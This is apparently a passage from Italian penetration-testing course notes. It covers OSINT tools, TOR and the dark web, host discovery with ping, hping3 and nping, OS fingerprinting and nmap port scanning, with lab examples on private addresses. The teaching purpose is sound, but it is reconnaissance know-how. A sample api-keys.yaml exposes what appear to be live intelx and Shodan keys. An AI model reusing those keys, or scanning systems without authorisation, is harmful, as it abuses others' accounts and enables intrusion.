- Eseguire gli strumenti utilizzando proxy chain in modalità round-robin o altri meccanismi per lo spoofing dell'indirizzo IP
- Diminuire il numero/frequenza di query parallele effettuate dagli strumenti

Osservazione: Il comportamento degli strumenti che vedremo è fortemente non riproducibile e dipende da molteplici fattori. Ripetendo più volte l'esecuzione di tali strumenti, anche utilizzando gli stessi parametri, si potrebbero ottenere risultati diversi ad ogni nuova esecuzione degli strumenti stessi.

4.6.1 theHarvester

Permette di raccogliere informazioni OSINT da varie fonti: Google, Bing, Baidu, Linkedin, Twitter, Etc.

```
optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -S START, --start START
                        Start with result number X, default=0.
  -g, --google-dork    Use Google Dorks for Google search.
  -p, --proxies        Use proxies for requests, enter proxies in
                        proxies.yaml.
  -s, --shodan         Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output
                        directory: --screenshot output_directory
  -v, --virtual-host   Verify host name via DNS resolution and search for
                        virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t DNS_TLD, --dns-tld DNS_TLD
                        Perform a DNS TLD expansion discovery, default
                        False.
  -r, --take-over      Check for takeovers.
  -n, --dns-lookup     Enable DNS server lookup, default False.
  -c, --dns-brute      Perform a DNS brute force on the domain.
```

Consente di effettuare Passive Information Gathering ed Active Information Gathering a seconda delle fonti di informazione utilizzate.

- Alcune Fonti Passive di Informazione: Google, Facebook, Linkdin, etc.
- Alcune Fonti Attive di Informazione: DNS Brute Force: raccolta di informazioni sui record DNS basata su brute force (utilizzo di una wordlist). DNS Reverse Lookup: reverse lookup di IP scoperti, per trovare hostname, Etc.

TheHarvester usa fonti di informazioni (moduli) provenienti da terze parti. Alcune richiedono una licenza (API keys) per poter funzionare. Prima di poter utilizzare theHarvester su tali fonti è necessario registrarsi presso di esse (es: Bing che richiede l'accesso tramite delle API). La licenza (API keys) per ciascun modulo può essere impostata nel file api-keys.yaml .

```
apikeys:
  bing:
    key:

  github:
    key:

  hunter:
    key:

  intelx:
    key: 9df61df0-84f7-4dc7-b34c-8ccfb8646ace

  securityTrails:
    key:

  shodan:
    key: oCiMsgM6rQWqiTvPxFHYcExlZgg7wvTt

  spyse:
    key:
```

4.6.2 FOCA - Ricerca di Metadati

FOCA (Fingerprinting Organizations with Collected Archives). Permette di trovare metadati ed informazioni nascoste nei file. I file vengono scaricati ed analizzati automaticamente. Richiede l'installazione di un database SQL per poter funzionare.

4.6.3 Metagoofil

Strumento basato su (query) Google che permette di scaricare determinati tipi di file dal dominio analizzato. Originariamente permetteva anche di ottenere i relativi metadati. Supporta vari tipi di file:

- Word document (.docx, .doc)
- Spreadsheet document (.xlsx, .xls, .ods)
- Presentation file (.pptx, .ppt, .odp)
- PDF file (.pdf)

Metagoofil effettua le seguenti azioni:

1. Cerca nel dominio analizzato alcuni o tutti i tipi di file mostrati in precedenza utilizzando query Google
2. Scarica sul disco locale tutti i file trovati
3. Estrae i metadati dai file trovati

Le informazioni ricavate mediante Metagoofil possono essere di aiuto per le fasi successive del processo di penetration testing, in particolare per il Social Engineering ed il Post-Exploitation. Metagoofil non è installato di default in Kali Linux: apt-get install metagoofil.

Esempio: metagoofil -d nist.gov -t pdf,doc -l 30 -n 30 -o metagoofil_nist

- -d nist.gov Dominio su cui effettuare la ricerca
- -t doc,pdf Tipi di file da scaricare (doc e pdf)
- -l 30 (Limite sul numero di risultati da cercare. Di default è 200)
- -n 30 (Limite sul numero di file da scaricare)
- -o metagoofil_nist (Directory dove memorizzare i file scaricati)


4.7 Dark web

Il Dark Web permette di accedere ad informazioni potenzialmente riservate. Rappresenta un'area della rete Internet che non è indicizzata da motori di ricerca quali Google, Bing, Yandex, Baidu, etc. In quest'area gli hacker si scambiano (o acquistano) informazioni su: vulnerabilità, exploit, malware, credenziali, ecc. I siti del Dark Web non sono indicizzati dai motori di ricerca e possono essere acceduti solo in modo diretto, digitando il loro URL. L'URL associato ad un sito nel Dark Web è costituito da una stringa (apparentemente) casuale seguita dal dominio di primo livello .onion.

- Pro: il Dark Web potrebbe fornire informazioni che normalmente non si otterrebbero attraverso normali ricerche
- Cons: tuttavia il Dark Web è popolato anche da cyber-criminali e da criminali «non cyber».

4.7.1 TOR browser

Per accedere ai siti del Dark Web è necessario conoscere il loro URL. Non viene usato il DNS per la risoluzione dei nomi. Il Dark Web può essere acceduto utilizzando il The Onion Router (TOR) Browser. Per permettere al TOR Browser di funzionare da utente «root» è necessario effettuare le seguenti modifiche:



4.8 Altri strumenti per raccogliere informazioni

4.8.1 Rilevamento Load Balancer

Il Load Balancing è un metodo utilizzato per distribuire il carico applicativo su più Server. Permettendo alle applicazioni di funzionare in modo più efficiente ed affidabile. I Load Balancer sono generalmente classificati in due categorie in base al protocollo utilizzato per effettuare il Load Balancing:

- DNS Load Balancer
- HTTP Load Balancer

Comando ldb

Di solito se un singolo host è risolto in più indirizzi IP probabilmente sta utilizzando un servizio di Load Balancing. Esiste uno strumento specifico per la rilevazione dei Load Balancer (il load balancer detector, comando lbd). lbd è in grado di rilevare DNS load balancer ed HTTP load balancer.

Comando ssldscan

Permette di analizzare il supporto SSL/TLS lato server.

Qualys – SSL Server Test

OSINT Framework

Capitolo 5

Target Discovery

5.1 Obiettivi e Motivazioni

Dopo aver raccolto informazioni sull'asset in esame (Information Gathering) il passo successivo è quello di scoprire ed analizzare le macchine target (host) attive in tale asset.

1. Individuare (probing) quali macchine (macchine/host target) sono disponibili (attive) all'interno dell'asset (rete target). Se una macchina target non risulta disponibile, allora non sarà possibile effettuare il penetration testing su di essa, pertanto sarà necessario considerare la prossima macchina
2. Individuare il Sistema Operativo delle macchine disponibili

5.2 Identificare le Macchine Target

5.2.1 Principali Strumenti

- Ping: è lo strumento più noto per verificare se una determinata macchina target è disponibile. Viene inviato un pacchetto Echo request alla macchina target tramite il protocollo Internet Control Message Protocol (ICMP). Se la macchina target è disponibile ed il firewall non blocca le richieste Echo del protocollo ICMP, tale macchina risponderà con un pacchetto Echo reply.

Esistono diverse opzioni per il comando ping:

- -c <N>: Specifica il numero N di Echo request che verranno inviate
- -I <argomento>: Specifica l'interfaccia di rete dell'indirizzo sorgente. L'argomento può essere di due tipologie: un indirizzo IP (ad esempio, 192.168.14.123) o il nome di un'interfaccia di rete (ad esempio, eth0)
- -s <numero_di_byte>: specifica il numero di byte che devono essere inviati per ciascuna richiesta echo. Di default, in Kali Linux il valore è impostato a 48 byte, i quali diventano 56 poiché viene aggiunto l'header del protocollo ICMP (8 byte).
- ping6: Assumiamo che la macchina target abbia il seguente indirizzo IPv6: fe80::78cc:bcff:fae5:5fb. Funzionamento come ping ma su indirizzi ipv6.

Note: le richieste inviate tramite il comando ping potrebbero essere bloccate. Ad esempio configurando il firewall in modo da accettare ICMP Echo request solo da determinati indirizzi IP. È possibile utilizzare il comando ping sia verso indirizzi IP pubblici che privati.

- nmap: strumento Open Source per l'esplorazione di rete. Può essere usato per molte finalità: ad esempio per verificare se una macchina target è attiva utilizzando l'opzione -sP (Ping Scan).
- arping: arping è usato per verificare la presenza di un host in una rete LAN. Basato sul protocollo ARP (Address Resolution Protocol). È possibile usare arping verso la macchina target specificando il suo: indirizzo IP, hostname, indirizzo MAC (Media Access Control). Esempio per ottenere l'indirizzo MAC della macchina target: arping 10.0.2.5 -c 1.

arping permette di rilevare indirizzi IP duplicati in una rete locale. Utilizziamo arping per rilevare se è stato utilizzato più di una volta l'indirizzo IP 10.0.2.5: arping -d -i eth0 10.0.2.5 -c 2, echo \$?0. = sta a significare che non abbiamo ottenuto errori. 1 indica che si è verificato un errore.

- arp-scan: permette di conoscere gli host attivi sulla rete locale. Utilizza il protocollo ARP. Per poterlo eseguire è necessario disporre dei permessi di root: arp-scan 10.0.2.0/24.
- fping: il comando fping permette di inviare una ICMP Echo request a più macchine target (host) contemporaneamente. È possibile specificare direttamente la lista delle macchine target: mediante terminale o usando un file contenente la lista delle macchine da scansionare.

Di default il comando fping invia tre ICMP Echo request. Il comportamento del comando può essere modificato usando il parametro -r. fping monitora le risposte da parte di ciascuna macchina target. Se una macchina target invia una risposta (ICMP Echo reply), tale macchina sarà etichettata come «attiva» (alive), altrimenti, se una macchina target non risponde entro un certo periodo di timeout, tale macchina sarà etichettata come «non raggiungibile» (unreachable).

fping consente di valutare una lista di host senza specificarli tutti in modo manuale. Supponiamo di voler individuare gli host attivi all'interno della rete 10.15.21.0/24. È possibile utilizzare l'opzione -g del comando fping nel modo seguente: fping -g 10.15.21.0/24.

Mediante l'opzione -s è anche possibile ottenere alcune statistiche fping -s 64.233.176.94 8.8.8.8 83.4.123.45 .

- hping3: Il comando hping3 consente di generare ed analizzare pacchetti di rete. hping3 può essere utilizzato per interagire con il protocollo TCP/IP, valutare le regole di un firewall, aiutare un Intrusion Detection System (IDS), effettuare testing di sicurezza, port scanning e testing delle prestazioni di rete. Di default hping3 invia pacchetti TCP vuoti (NULL packet) sulla porta 0. Se si usa il protocollo TCP è possibile utilizzare il comando hping3 senza alcun flag (comportamento di default) oppure con uno dei seguenti flag:

Opzione	Nome del Flag
-S	syn
-A	ack
-R	rst
-F	fin
-P	psh
-U	urg
-X	xmas: setta i flag fin, urg e psh
-Y	ymas

Per modificare il comportamento di default di hping3 è possibile utilizzare le seguenti opzioni:

Opzione (formato breve)	Opzione (formato lungo)	Descrizione
-0	--raw-ip	Invio di pacchetti raw IP
-1	--icmp	Invio di pacchetti ICMP
-2	--udp	Invio di pacchetti UDP
-8	--scan	Modalità «scan»
-9	--listen	Modalità di ascolto («listen»)

Esempio 1: Invio di un pacchetto Echo request tramite il protocollo ICMP: hping3 -1 64.233.176.94 -c 1. La macchina target è attiva poiché ha risposto alla richiesta ICMP (1 packets received).

Esempio 2: È possibile utilizzare hping3 per analizzare le regole di un firewall. Supponiamo che sull'host target sia in esecuzione un firewall con le seguenti regole (firewall policy). Accetta tutti i pacchetti TCP diretti alla porta 22 (SSH). Accetta tutti i pacchetti TCP relativi ad una connessione stabilita, scarta tutti gli altri pacchetti.

- Indirizzo IP della macchina target: 10.0.2.5
- Mediante le seguenti istruzioni configuriamo il **firewall (iptables)** sulla **macchina target** affinché esso
 - Cancelli eventuali **politiche di filtro** definite precedentemente
 - **iptables -F**
 - **iptables -t nat -F**
 - **iptables -X**
 - Accetti tutti i **pacchetti** relativi a connessioni sulla **porta TCP 22** e scarti tutti gli altri
 - **iptables -P FORWARD DROP**
 - **iptables -P INPUT DROP**
 - **iptables -P OUTPUT ACCEPT**
 - **iptables -A INPUT -p tcp --dport 22 -j ACCEPT**

I comandi iptables possono essere inseriti in uno script: iptables.sh. È necessario impostare i permessi di esecuzione sullo script prima di eseguirlo (chmod 755 iptables.sh). Eseguiamo lo script: ./iptables.sh . Dalla macchina Kali inviamo un pacchetto di ICMP Echo request alla macchina target: hping3 -1 10.0.2.5 -c 1, il firewall blocca la richiesta (0 packets received). Se invece mandiamo un pacchetto SYN sulla porta 22: hping3 10.0.2.5 -c 1 -S -p 22, il firewall della macchina target consente al pacchetto TCP SYN di raggiungere la porta 22.

Inviamo un pacchetto UDP sulla porta 22: hping3 -2 10.0.2.5 -c 1 -p 22, il firewall del target non accetta pacchetti UDP sulla porta 22.

- nping: nping permette di generare pacchetti appartenenti ai protocolli TCP, UDP, ICMP, ARP. Modificare i campi dell'header dei pacchetti appartenenti a tali protocolli, ad es., porta di destinazione per i protocolli TCP e UDP. Specificare più host di destinazione e porte.
Può essere utilizzato per inviare ICMP Echo request (similmente al comando ping), effettuare stress testing della rete, effettuare Address Resolution Protocol (ARP) poisoning, effettuare attacchi di tipo Denial of Service (DoS). Kali lo incorpora in Nmap.

Modalità di nping:

Modalità	Descrizione
<code>--tcp-connect</code>	Connessione <i>TCP</i> , non necessita dei privilegi di <i>root</i>
<code>--tcp</code>	Modalità <i>TCP</i>
<code>--udp</code>	Modalità <i>UDP</i>
<code>--icmp</code>	Modalità <i>ICMP</i> (default)
<code>--arp</code>	Modalità <i>ARP/RARP</i>
<code>--tr</code>	Modalità di traceroute (utilizzabile solo nelle seguenti modalità: <i>TCP, UDP e ICMP</i>)

Esempio 1: Invio di una ICMP Echo request ad un insieme di macchine target. Indirizzi IP coinvolti: 10.0.2.5 [Macchina Parrot], 10.0.2.6 [Macchina Metasploitable 2], 10.0.2.7 [Macchina Metasploitable 3]. Eseguiamo sulle macchine target 10.0.2.5 e 10.0.2.6 lo script contenente le istruzioni del firewall iptables (`./iptables.sh`). La macchina Parrot e la macchina Metasploitable 2 sono protette da firewall. La macchina target con indirizzo IP 10.0.2.5 e 10.0.2.6 non rispondono alla ICMP Echo request, mentre 10.0.2.7 si.

Esempio 2: Anche se una macchina target non risponde alla ICMP Echo request è ancora possibile scoprire se essa è attiva inviando un pacchetto SYN TCP ad una porta aperta su tale macchina. Invio un singolo pacchetto TCP (opzione `-tcp`) sulla porta 22 (opzione `-p 22`) della macchina 10.0.2.5: `nping -tcp -c 1 -p 22 10.0.2.5`. La macchina target in questo caso ha risposto alla richiesta TCP sulla porta 22.

5.3 Target Discovery in IPv6

5.3.1 THC-IPv6

The Hacker Choice's IPv6 Attack Toolkit (THC-IPV6). Suite di comandi per effettuare numerose operazioni di rete su IPv6. In Kali (ed in tutti gli altri sistemi Debian-based) i nomi dei comandi hanno come prefisso `atk6-`.

Scoprire le macchine attive in ambiente IPv6 è estremamente oneroso. Necessario eseguire la scansione di una rete dove lo spazio degli indirizzi è enorme. Utilizzo del protocollo ICMPv6 Neighbor Discovery che consente ad un host IPv6 di rilevare gli indirizzi di tutti gli altri host IPv6 sulla rete locale e quindi di rilevare gli host attivi.

atk6-alive6

Il comando `atk6-alive6` consente di inviare richieste (probe) ICMPv6 e di ottenere le relative risposte e trovare gli host IPv6 attivi sulla rete IPv6 locale. Es: `atk6-alive6 -p eth0`.

detect-new-ip6

Il comando `detect-new-ip6` permette di rilevare un nuovo indirizzo IPv6 che si «unisce» alla rete locale. Es: `atk6-detect-new-ip6 eth0`.

5.3.2 Il comando nbtscan

Durante un penetration testing su rete locale in ambiente Windows può essere utile ottenere informazioni sul protocollo NetBIOS: Network Basic Input/Output System. Il protocollo NetBIOS consente di accedere a servizi di condivisione «aperta» forniti da macchine Windows-based su rete locale: cartelle, stampanti, altri dispositivi e etc. nbtscan permette di ottenere per ciascuna macchina che «esponete» (non filtra) il protocollo NetBIOS varie informazioni: indirizzo IP, nome del NetBIOS, servizi disponibili, nome utente registrato, indirizzo MAC e etc. Es: nbtscan 10.0.2.1-254. Mediante i parametri -hv di nbtscan è possibile ottenere ulteriori informazioni sul NetBIOS, mostrandole in formato human-readable: nbtscan -hv 10.0.2.1-254 .

5.4 Operating System (OS) Fingerprinting

5.4.1 OS Fingerprinting

Se la macchina target è attiva possiamo anche individuare il Sistema Operativo che essa utilizza. L'individuazione del Sistema Operativo è nota come Operating System (OS) Fingerprinting.
Due tipologie di OS Fingerprinting

- Attivo: vengono inviati pacchetti verso la macchina target. Si determina il Sistema Operativo in base all'analisi delle risposte ricevute da tale macchina. Pro: Velocità del metodo e risultati molto accurati Contro: La macchina target potrebbe individuare il tentativo di ottenere informazioni riguardanti il suo Sistema Operativo
- Passivo: concetto introdotto da Michal Zalewsky mediante lo strumento p0f (maggiori dettagli in seguito). Si basa sull'analisi dei pacchetti TCP inviati durante le normali attività di rete. Pro: Meno probabile che la macchina target si accorga che si sta cercando di Contro: Lentezza del metodo e risultati meno accurati

5.4.2 OS Fingerprinting Attivo - nmap

Port scanner estremamente utile, potente e versatile. Può essere utilizzato per individuare il Sistema Operativo della macchina target. Esempio: nmap -O 10.0.2.6

5.4.3 OS Fingerprinting Passivo - pOf

Strumento per l'OS Fingerprinting Passivo. Utilizzato per identificare il Sistema Operativo delle Macchine che si connettono alla macchina di testing (Kali). Macchine alle quali si connette la macchina di testing (Kali). Macchine alle quali la macchina di testing (Kali) tenta di connettersi ma non ci riesce, ottenendo un RST come risposta. Macchine di cui è possibile osservare le comunicazioni.
p0f si basa sull'analisi dei pacchetti TCP inviati durante le normali attività di rete. Sfrutta informazioni nei pacchetti che non sono quelle di default e non seguono regole standard (informazioni caratterizzanti). Il loro comportamento varia in base al Sistema Operativo. Tali informazioni (memorizzate nel file p0f.fp) sono utilizzate da p0f per determinare il Sistema Operativo della macchina target.

Informazione Caratterizzante: Esempio 1

Sistemi Linux-based: Linux di solito utilizza pacchetti di 56 (o 64) byte per il ping.
Sistemi Windows-based: Windows di solito utilizza pacchetti di 32 byte per il ping

Informazione Caratterizzante: Esempio 2

Sistemi Linux-based: TTL variabile (in base alla distribuzione ed alla versione del kernel Linux)
Sistemi Windows-based: TTL di solito pari a 128

Capitolo 6

Enumerating Target e Port Scanning

6.1 Obiettivi e Motivazioni

Fase eseguita dopo aver individuato le macchine target sono attive (disponibili) all'interno dell'asset. Permette di acquisire ulteriori informazioni sulle macchine target: Stato delle porte, Servizi di rete, Sistemi Operativi, etc.

Due forme di Target Enumeration:

- Active Enumeration: i metodi di enumerazione attiva richiedono un'interazione diretta con la macchina target. Port Scanning.
- Passive Enumeration: i metodi di enumerazione passiva permettono di ottenere informazioni sulla macchina target senza interagire direttamente con essa utilizzando servizi di terze parti.

6.1.1 Port scanning

Il Port Scanning è il metodo tramite cui è possibile determinare lo stato delle porte appartenenti ai seguenti protocolli di rete: Transmission Control Protocol (TCP) o User Datagram Protocol (UDP). Una porta associata ad un certo servizio di rete può essere:

- Aperta: Indica che il servizio è accessibile ed è in modalità di Listening.
- Chiusa: nessun servizio è in modalità di Listening su tale porta.
- Una porta potrebbe anche essere «FILTRATA».

Dopo aver individuato lo stato di una porta il pentester può controllare la versione del software utilizzato dal servizio di rete erogato da tale porta al fine di individuare eventuali vulnerabilità.

6.2 Suite Protocollare TCP/IP

Suite che include diversi protocolli (suite protocollare), i più importanti dei quali sono il protocollo TCP ed il protocollo IP

- IP si occupa principalmente dell'indirizzamento e del routing dei datagram, localizzato nel Livello di Rete (Layer 3) del modello ISO/OSI.
- TCP è responsabile della gestione delle connessioni e dell'affidabilità del trasporto tra due endpoint, è localizzato nel Livello di Trasporto (Layer 4) del modello ISO/OSI.

6.2.1 TCP

Le caratteristiche principali del protocollo TCP sono le seguenti:

- Orientato alla connessione: Prima che Client e Server possano comunicare devono stabilire una connessione utilizzando un protocollo chiamato three-way handshake, dove il Client inizializza la connessione inviando al Server. Un pacchetto contenente un SYN (synchronize) flag cioè un numero iniziale di sequenza (Initial Sequence Number – ISN) scelto a caso. Il Server risponde al Client inviando un SYN contenente un nuovo ISN. Un ACK (acknowledgment) relativo al pacchetto SYN che ha ricevuto dal Client, il cui contenuto è dato da ISN (del client) + 1. Il Client risponde al Server con un ACK contenente ISN (del Server) + 1, a questo punto, la connessione è stabilita. Per terminare la connessione, TCP utilizza il seguente meccanismo: il Client invia al Server un pacchetto con un FIN (finish) flag. Il Server invia un pacchetto di ACK al Client così da informarlo della ricezione del pacchetto FIN. Quando il Server è pronto a chiudere la connessione invia al Client un pacchetto FIN. Il Client invia un ACK al Server per indicargli che ha ricevuto il suo pacchetto FIN.
Generalmente, sia Client che Server possono terminare la connessione, mediante l'invio del pacchetto FIN
- Protocollo Affidabile: TCP utilizza numeri di sequenza ed ACK per identificare i pacchetti. Il ricevente invia un ACK per indicare che ha ricevuto il pacchetto. Quando un pacchetto va perso, TCP lo re-invierà automaticamente se non avrà ricevuto un ACK dal ricevente. Se i pacchetti non dovessero arrivare in ordine, TCP provvederà a riordinarli prima di inoltrarli al livello applicativo. I protocolli che trasmettono file o dati importanti usano TCP, ad esempio, il protocollo HTTP ed il protocollo FTP.

6.2.2 UDP

Le caratteristiche principali del protocollo UDP sono le seguenti: è un protocollo senza connessione usato per scambiarsi dati, Client e Server non devono prima stabilire una connessione UDP «farà del suo meglio» per inviare i dati a destinazione, ma nel caso di perdite di pacchetti non provvederà a ritrasmetterli. È utilizzato Nello streaming video ed in applicazioni multimediali, dove è tollerata una certa perdita di dati, ma anche dai protocolli Domain Name System (DNS), Dynamic Host Configuration Protocol (DHCP) e Simple Network Management Protocol (SNMP).

6.2.3 Le Porte

Affinché le applicazioni siano in grado di comunicare, il livello di trasporto utilizza un indirizzamento basato su porte. Un processo software lato Server si mette in «ascolto» (listening) su uno specifico numero di porta ed eroga i suoi servizi tramite tale porta. Il Client invia dati al Server su tale porta in modo che vengano processati dall'applicazione attiva sul Server. Sono utilizzati 16 bit per l'indirizzamento delle porte, esistono quindi $2^{16} = 65536$ porte e il numero di porte varia da 0 a 65535.

Gli intervalli di utilizzo dei numeri di porta sono regolamentati da convenzioni/accordi internazionali. Le porte sono generalmente classificate in base a tre categorie


- Well-known Port: vanno da 0 a 1023 e sono porte riservate. Usate da processi Server che devono essere eseguiti da amministratori o da utenti con privilegi specifici
- User o Registered Port: vanno da 1024 a 49151 e sono porte per le quali un utente può chiedere la registrazione all'Internet Assigned Number Authority (IANA). Così da riservare una di queste porte ad una specifica applicazione Client- Server
- Private/Dynamic/Ephemeral Port: vanno da 49152 a 65535 ed ognuno può utilizzarle senza necessità di registrazione presso lo IANA.

La classificazione delle porte in tali categorie è una convenzione e nulla vieta di utilizzare arbitrariamente qualsiasi numero di porta ammesso.

6.3 Formato dei Messaggi TCP e UDP

6.3.1 Formato TCP

Un messaggio TCP è chiamato segmento ed è costituito da un header e da una sezione dati. L'header è di 20 byte (senza opzioni TCP).



- Source Port (Porta Sorgente) e Destination Port (Porta di Destinazione). La porta sorgente è la porta attraverso cui una macchina invia i pacchetti. La porta di destinazione è la porta attraverso cui una macchina target riceve i pacchetti.
- Sequence Number: Numero di sequenza del messaggio.
- Acknowledgment Number: Contiene il numero di sequenza del mittente, incrementato di 1.
- H. Len.: Dimensione dell'header TCP.
- Rsvd: Riservato per usi futuri, composto da 4 bit e deve avere valore 0.
- Control Bits: Contiene 8 flag, ciascuno dei quali è composto da un singolo bit. TCP utilizza di solito solo sei flag, detti anche Control Flags:

SYN: Sincronizza i numeri di sequenza (utilizzato per stabilire la connessione)

ACK: Indica che il campo Acknowledgement è significativo; se un pacchetto ha questo flag attivo, esso è un ACK in risposta ad un pacchetto precedentemente ricevuto

RST: Resetta la connessione

FIN: Indica che non ci sono altri dati da inviare (utilizzato per chiudere una connessione)

PSH: Indica che i dati devono essere trasmessi immediatamente, invece di aspettare altri dati


URG: Indica che il campo Urgent Pointer del messaggio è significativo

CWR (Congestion Window Reduced): Indica che il buffer di trasmissione del mittente sta riempendo a causa di una congestione. Sarà quindi necessario abbassare la velocità di trasmissione

- ECN-Echo (Explicit Connection Notification-Echo): indica che la connessione di rete sta riscontrando una congestione

- Window Size: specifica il numero di byte che il ricevente potrà accettare.
- Checksum: utilizzato per la verifica degli errori nell'header e nei dati del pacchetto TCP.
- Urgent Pointer: utilizzato per dare priorità all'invio ed al forwarding di un pacchetto.

6.3.2 Formato UDP



- Source Port (Porta Sorgente) e Destination Port (Porta di Destinazione). La porta sorgente è la porta attraverso cui una macchina invia i pacchetti. La porta di destinazione è la porta attraverso cui una macchina target riceve i pacchetti.
- UDP Length: dimensione dell'header UDP.
- UDP Checksum: utilizzato per la verifica degli errori nell'header e nei dati.

6.4 Active Enumeration

La service enumeration consente di scoprire la versione del servizio erogato da una porta aperta sulla macchina target. Le informazioni sulla versione di un determinato servizio sono di fondamentale importanza. Il pentester potrebbe cercare le vulnerabilità di sicurezza esistenti per tale versione del servizio.

6.4.1 NMAP

Oltre ad essere un port scanner Nmap fornisce ulteriori funzionalità:

- Host Discovery: dove rileva gli host attivi all'interno dell'asset analizzato. Di default, per effettuare l'Host Discovery, Nmap invia una ICMP echo request, un pacchetto TCP SYN alla porta 443, un pacchetto TCP ACK alla porta 80 ed una ICMP timestamp request.
- Service/Version Detection: oltre ad individuare le porte «aperte» sulla macchina target, Nmap permette di ricavare ulteriori informazioni su tali porte: Protocolli e servizi utilizzati, Nomi delle applicazioni, Versioni utilizzate e etc.
- Operating System Detection: Nmap invia una serie di pacchetti alla macchina target ed esamina le risposte. Confronta queste risposte con il proprio database e mostra i dettagli se c'è una corrispondenza
- Network Traceroute: Un traceroute Nmap inizia con un certo valore del Time to Live (TTL). Il valore del TTL viene decrementato fino a quando non si raggiunge il valore zero.
- Nmap Scripting Engine: Permette di aggiungere nuove funzionalità ad Nmap.

Esempio di utilizzo Utilizziamo Nmap per analizzare una macchina vulnerabile: nmap 10.0.2.6. Un possibile risultato è il seguente: Vengono mostrate come informazioni. il numero della porta e

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 16:05 CET
Nmap scan report for 10.0.2.6
Host is up (0.00051s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
```

relativo protocollo, lo stato della porta, e il servizio offerto.

Stato delle porte

- Open: esiste un'applicazione che accetta connessioni TCP o datagrammi UDP
- Closed: sebbene la porta sia accessibile, non ci sono applicazioni in ascolto su tale porta
- Filtered: Nmap non è in grado di determinare se la porta è «aperta» o meno. Probabilmente esiste un dispositivo di filtraggio dei pacchetti (ad esempio un firewall) che non permette di raggiungere la macchina target.
- Unfiltered: la porta è accessibile ma Nmap non può determinare se è «aperta» o «chiusa»
- Open|Filtered: Nmap non è in grado di determinare se una porta è «aperta» o «filtrata»
- Closed|Filtered: Nmap non è in grado di determinare se una porta è «chiusa» o «filtrata»

Specificare il target

Nmap permette di specificare le macchine target in quattro modi:

- Singolo indirizzo IP (o un singolo hostname) map 10.0.2.6
- Un'intera rete di indirizzi IP adiacenti, utilizzando la notazione. nmap 10.0.2.0/24
- Range degli ottetti relativi agli indirizzi IP. nmap 10.0.2-4,6.1
- Indirizzi IP multipli. nmap 10.0.2.5 172.16.16-18,21.5
- Da file: permette anche di farlo mediante un file testuale utilizzando l'opzione -iL <inputfilename>. Ciascuna entry del file deve essere separata da spazi, tabulazioni o newline.

Porte scansionate di default

Di default Nmap analizza (scansiona) 1000 porte. Possono essere viste tramite wireshark, ma sono tipicamente quelle più frequentemente utilizzate.

SYN Scan Opzione -sS. Equivale ad invocare nmap senza alcuna opzione di scansione, utilizzabile solo da utente root. Nmap invia un pacchetto SYN ed attende una risposta da parte della macchina target. Se la risposta contiene SYN/ACK, allora la porta è «aperta». Se la risposta contiene RST/ACK, allora la porta è «chiusa». Se la risposta contiene un messaggio di errore «ICMP Port Unreachable» o se non c'è alcuna risposta, la porta è «filtrata».

La scansione è eseguita rapidamente. La scansione è nota anche come half-open o SYN stealth, wssa non completa il three-way handshake e quindi tipicamente tale scansione non viene memorizzata dagli IDS.

Traffico Generato da una Scansione di Default Per analizzare il traffico di rete generato da una scansione nmap utilizziamo tcpdump, un semplice ma potente sniffer di rete.

Utilizzando tcpdump è possibile analizzare i seguenti flag impostati da nmap durante i vari tipi di scansione:

- [S] – SYN (SYN packet, richiesta per stabilire una nuova sessione)
- [.] – ACK (ACK packet, conferma di ricezione dei dati del mittente)
- [P] – PSH (Push, push immediato dei dati da parte del sender)
- [F] – FIN (Finish, sollecito di terminazione)
- [U] – URG (Urgent, ha precedenza sugli altri dati)
